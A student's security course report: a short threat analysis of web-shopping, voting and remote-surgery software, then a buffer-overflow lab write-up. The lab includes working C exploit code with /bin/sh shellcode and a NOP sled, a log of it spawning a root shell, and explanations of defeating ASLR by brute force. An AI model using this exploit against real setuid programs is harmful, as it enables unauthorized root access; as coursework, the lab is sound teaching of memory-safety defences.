Samuel Steinberg

September 10th, 2019

CS366

CS366 Project 1

I. Assignment 1


a) A program that allows consumers to order products from the web.
   1. Hackers and cyber terrorists seeking credit card and personal information might want to attack a program that allows for customers to order products online.
   2. These hackers might want to steal credit card information to sell and make purchases. Additionally, they can modify payment pages to re-direct money to alternate accounts or alter the URL to send the user to a phony page. This causes the loss of usernames and passwords, along with financial blows dealt by the funneling of money. It can also open a breach by which to take more personal data from the customer.
   3. The cyber thieves can exploit data vulnerabilities. Hacked data that is supposed to be secure can possibly be revealed online or sold and can potentially cause even more harm.

b) A program to accept and tabulate votes in an election.
   1. Voting machines might be targeted by cyber terrorists, amateurs, or even governments (foreign or domestic) whose interests are aligned with a result in the election.
   2. Malware can be sent to corrupt programs in the machine, the front-end of the machine can be altered, and transmissions can be corrupted or taken over. They can hack these machines and manipulate the results, thereby corrupting the machines.
   3. Security, reliability, and data vulnerabilities can be exploited. The data is no longer secure and reliable after being corrupted, along with the data losing integrity.

c) A program that allows a surgeon in one city to assist in an operation on a patient in another city via an Internet connection
   1. Hackers with extremely malicious intent and cyber terrorists might want to attack the program.
   2. They might want to cause physical harm or death to the patient. The hackers could potentially take advantage of vulnerabilities in the software to re-direct the doctor to some other call or area and not allow them back.
   3. The hackers could exploit software, hardware, or wireless connectivity vulnerabilities. This is because data packets can be replaced, modified, or destroyed in transit by the hackers that can affect the results of the operation.

II. Assignment 2 – Task 1


a. Code



```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] = "\x31\xc0"
           "\x50"
           "\x68""//sh"
           "\x68""/bin"
           "\x89\xe3"
           "\x50"
           "\x53"
           "\x89\xe1"
           "\x99"
           "\xb0\x0b"
           "\xcd\x80";

/*Get stack pointer func */
unsigned long get_sp(void){

    __asm__("movl %esp,%eax");
}
void main(int argc, char **argv){
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    /* My contents here contents here */

    /*Get stack pointer*/
    unsigned long addr = get_sp();
    long *ptr = (long*)buffer;
    int i = 0;
    /*Store the longs in buffer as shown in handout */
    while (i < 24)
    {
        *(ptr + i) = (addr + 300);
        i++;
    }
    memset(&buffer[517-strlen(shellcode)], 0, strlen(shellcode));
    i = 0;
    /* Add malicious code to the end of NOP buffer */
    while (i < strlen(shellcode))
    {
        memset(&buffer[517-strlen(shellcode)+i], shellcode[i],1);
        i++;
    }

    /*************************/
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
~
~
~
"exploit.c" 51L, 1021C                                         1,1           All
```

Figure 1: Note that this was taken in MobaXterm to get a full screenshot of the code. VM screen was too small.

b. Results




366Proj1 [Running] - Oracle VM VirtualBox

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes

```
process 12741 is executing new program: /bin/dash
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
$ exit
[Inferior 1 (process 12741) exited normally]
(gdb) quit
[09/05/2019 11:23] seed@ubuntu:~$ vi exploit.c
[09/05/2019 11:24] seed@ubuntu:~$ vi stack.c
[09/05/2019 11:25] seed@ubuntu:~$ vi exploit.c
[09/05/2019 11:25] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/05/2019 11:25] seed@ubuntu:~$ ./exploit
[09/05/2019 11:25] seed@ubuntu:~$ ./stack
Segmentation fault (core dumped)
[09/05/2019 11:25] seed@ubuntu:~$ vi exploit.c
[09/05/2019 11:27] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/05/2019 11:27] seed@ubuntu:~$ ./exploit
[09/05/2019 11:27] seed@ubuntu:~$ ./stack
Trace/breakpoint trap (core dumped)
[09/05/2019 11:27] seed@ubuntu:~$ vi exploit.c
[09/05/2019 11:28] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/05/2019 11:28] seed@ubuntu:~$ ./exploit
[09/05/2019 11:28] seed@ubuntu:~$ ./stack
# 
```

III. Assignment 2 – Task 2

a. Results




```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
#
```

b. Explanation

In Task 2 we set the ASLR setting to 2, which is full address space randomization. When running a single time like in Task 1, I could not get a shell and would seg fault each time. This is due to the fact that with full address space randomization, system executables are loaded into a random address space and makes it much more difficult to guess. In Task 1 with randomization turned off, it was much easier to guess and use a NOP sled to easily overwrite the return address for stack and run the malicious code. With an address space that isn't random, guess work is much easier. When I added a shell script to run the code many times (infinite while loop) I eventually got a root shell. It took around 15 minutes to achieve this, because even with ASLR enabled it does not resolve any susceptibilities (only makes it more difficult to exploit) and does not track any vulnerabilities. Therefore, ASLR is possible to work around. An infinite while loop running the program over and over was enough for my code to still successfully exploit the program without having to make any adjustments (though some might have helped with wait time).

IV. Assignment 2 – Task 3

a. Results




```
-rw-r--r--  1 root root     331 Sep  5 05:27 stack.c
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
[09/09/2019 07:04] root@ubuntu:/home/seed# gcc -o stack -z execstack stack.c
[09/09/2019 07:05] root@ubuntu:/home/seed# chmod 4755 stack
[09/09/2019 07:05] root@ubuntu:/home/seed# exit
exit
[09/09/2019 07:05] seed@ubuntu:~$ ./stack
*** stack smashing detected ***: ./stack terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
./stack[0x8048513]
[0xbffff274]
[0x90909090]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 1578156    /home/seed/stack
08049000-0804a000 r-xp 00000000 08:01 1578156    /home/seed/stack
0804a000-0804b000 rwxp 00001000 08:01 1578156    /home/seed/stack
0804b000-0806c000 rwxp 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r-xp 0001b000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
```

b. Explanation

After re-compiling stack.c with stack guard implemented, the program crashed when it was run. This was because of the extra guard implemented between function calls and returns called "canaries" that are overwritten with a stack-buffer overflow into the function return address. A canary is a random integer pushed onto the stack just after the function return pointer. When one of these fails (canary value is changed due to overflow) the guard mechanism is initiated, and the program will exit with an error message noting the "stack smashing". For this Task, once the NOP's overwrote the canaries a value change was detected causing the program to crash.

V. Assignment 2 – Task 4

a. Results



```
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc5000-b7fc6000 rwxp 001a5000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc6000-b7fc9000 rwxp 00000000 00:00 0
b7fd9000-b7fdd000 rwxp 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rwxp 00020000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rwxp 00000000 00:00 0          [stack]
Aborted (core dumped)
[09/09/2019 07:05] seed@ubuntu:~$ su root
Password:
[09/09/2019 07:06] root@ubuntu:/home/seed# gcc -o stack -fno-stack-protector -z
noexecstack stack.c
[09/09/2019 07:07] root@ubuntu:/home/seed# chmod 4755 stack
[09/09/2019 07:07] root@ubuntu:/home/seed# exit
exit
[09/09/2019 07:07] seed@ubuntu:~$ ./stack
Segmentation fault (core dumped)
[09/09/2019 07:07] seed@ubuntu:~$
```

b. Explanation

In this task, stack.c is re-compiled with the stack being made non-executable. This means that execution of the program from the stack cannot occur, therefore rendering our overflow attack from Task 1 useless and resulting in a segmentation fault. The problem is that execution takes place in the "code" section of memory, not the stack (or heap). Though there are other ways to perform a buffer-overflow attack with a non-executable stack, it is impossible to run shellcode on the stack. This is all made possible by setting the NX-bit (Never eXecute) supported by the CPU to prevent code being executed on non-executable memory regions.